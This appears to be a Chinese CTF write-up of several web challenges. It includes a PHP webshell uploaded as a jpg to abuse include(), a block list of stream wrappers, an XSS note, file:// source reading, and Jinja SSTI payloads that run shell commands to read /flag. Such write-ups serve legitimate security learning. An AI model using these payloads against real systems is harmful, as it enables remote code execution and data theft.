
先来个highlight_file看看
<?highlight_file('admin.php');?> (这里不给完整的<?php出现)
(<?= ?>是<?php ?>的简写)
有了
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
<?php session_start(); if (!isset($_SESSION['authenticated']) || !$_SESSION['authenticated']) { header('Location: index.html'); exit; } ob_start(); $upload_result = ''; $block = ['file', 'http', 'https', 'ftp', 'php', 'zlib', 'data', 'glob', 'phar', 'ssh2', 'rar', 'ogg', 'expect', 'log']; if (isset($_FILES['avatar'])) { $uploaddir = 'uploads/'; !is_dir($uploaddir) && mkdir($uploaddir, 0755, true); $uploadfile = $uploaddir . basename($_FILES['avatar']['name']); $ext = pathinfo($_FILES['avatar']['name'], PATHINFO_EXTENSION); $file_content = file_get_contents($_FILES['avatar']['tmp_name']); if ($ext != 'txt' &&$ext != 'jpg' ) { $upload_result = "恶意后缀"; } else { if (preg_match("/<\?php/i", $file_content)) { $upload_result = "你的文件内容不太对劲哦"; } else { if (move_uploaded_file($_FILES['avatar']['tmp_name'], $uploadfile)) { $upload_result = "上传成功!文件路径:" . $uploadfile; } else { $upload_result = "文件上传失败"; } } } } $include_result = ''; if (isset($_GET['file'])) { $file = $_GET['file']; $isBlocked = false; foreach ($block as $blockedWord) { if (stripos($file, $blockedWord) !== false) { $include_result = "WAF!"; $isBlocked = true; break; } } if (!$isBlocked) { include($file); } } ob_end_flush(); ?> <!DOCTYPE html> <html lang="zh-CN"> <head> <meta charset="UTF-8"> <meta name="viewport" content="width=device-width, initial-scale=1.0"> <title>管理后台</title> <style> body { min-height: 100vh; background: #0f2027; color: white; font-family: 'SF Pro Display', sans-serif; padding: 2rem; } .container { max-width: 1200px; margin: 0 auto; } .welcome { font-size: 2.5rem; background: linear-gradient(90deg, #00d4ff, #007bff); -webkit-background-clip: text; background-clip: text; color: transparent; margin-bottom: 1rem; } .user-info { font-size: 1.2rem; color: rgba(255, 255, 255, 0.8); margin-bottom: 2rem; } .upload-box { background: rgba(255, 255, 255, 0.05); border: 1px solid rgba(255, 255, 255, 0.1); border-radius: 1rem; padding: 2rem; margin-bottom: 2rem; } .upload-title { font-size: 1.5rem; margin-bottom: 1.5rem; } .form-group { margin-bottom: 1rem; } .form-input { width: 300px; padding: 0.8rem; background: rgba(255, 255, 255, 0.1); border: 1px solid rgba(255, 255, 255, 0.2); border-radius: 0.5rem; color: white; margin-right: 1rem; } .upload-btn { padding: 0.8rem 1.5rem; background: linear-gradient(90deg, #00d4ff, #007bff); border: none; border-radius: 0.5rem; color: white; cursor: pointer; } .result { margin-top: 1rem; color: #00d4ff; font-size: 1.1rem; } </style> </head> <body> <div class="container"> <h1 class="welcome">欢迎进入管理后台</h1> <p class="user-info">当前登录用户:<?= htmlspecialchars($_SESSION['username']) ?></p> <p class="user-info">登录时间:<?= $_SESSION['login_time'] ?></p> <div class="upload-box"> <h3 class="upload-title">头像上传</h3> <form enctype="multipart/form-data" method="POST"> <div class="form-group"> <input type="file" name="avatar" class="form-input" required> <input type="submit" value="上传头像" class="upload-btn"> </div> </form> <?php if ($upload_result): ?> <div class="result"><?= htmlspecialchars($upload_result) ?></div> <?php endif; ?> </div> </body> </html>
if (preg_match("/<\?php/i", $file_content))——果然绕过了<?php
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
$include_result = ''; if (isset($_GET['file'])) { $file = $_GET['file']; $isBlocked = false; foreach ($block as $blockedWord) { if (stripos($file, $blockedWord) !== false) { $include_result = "WAF!"; $isBlocked = true; break; } } if (!$isBlocked) { include($file); } }
这是文件包含的相关代码,有include函数——会识别语言,那就可以上传相关代码执行了


把一个jpg文件内容为<? eval($_GET[0]);?>,再上传
(这样,可以通过参数0来get传参了)——新的一种思路,没见过
(记得在结尾加上分号)
再来一次就ok了
好像根据这段代码,还可以进行xss漏洞操作
1
2
<p class="user-info">当前登录用户:<?= htmlspecialchars($_SESSION['username']) ?></p> <p class="user-info">登录时间:<?= $_SESSION['login_time'] ?></p>
其中,$_SESSION['login_time']好像没有转义

上传$_SESSION['login_time'] = '<script>alert("XSS")</script>';
file一下就有:
[补充CAUTION]

在最开始的登录页面的源代码其实是有提示用file来查看的


easy_signin(复现) dirsearch扫一下
login.html有

看源代码有:
有两个链接,
我当时看到第一个链接,和后面的代码,感觉是要通过加密密码来爆破的,
后面,没时间去细看,就不做了

应该看到<script src="api.js"></script>script>的
有



后面试了试,发现用file://可以看到相关代码
(路径要写全)
读一下那个php,发现看不了
结果直接输入就可以看到了
星愿信箱(复现) 居然可以用工具的
https://github.com/Marven11/Fenjing/blob/main/examples.md
由于{{}}和{%%}会出现模板问题,所以用{% raw %}和{% endraw %}
1 {{}}——被限制了,那就用{%%}——但这一般是设值的,所以要想到用print来把信息打印出来
之后就是常规操作了

先获得globals



可写出f{%print(lipsum.__globals__.__builtins__['__import__']('os').popen('ls /').read())%}
先用cat有f{%print(lipsum.__globals__.__builtins__['__import__']('os').popen('cat /flag').read())%}

Cat被过滤了,那就用more


由于__globals__中有’os’,所以可以写成
f{%print(lipsum.__globals__.os.popen('more /flag').read())%}
也可f{%print(lipsum.__globals__['__builtins__'].__import__('os').popen('more /flag').read())%}
也可f{%print(lipsum.__globals__['os'].popen('more /flag').read())%}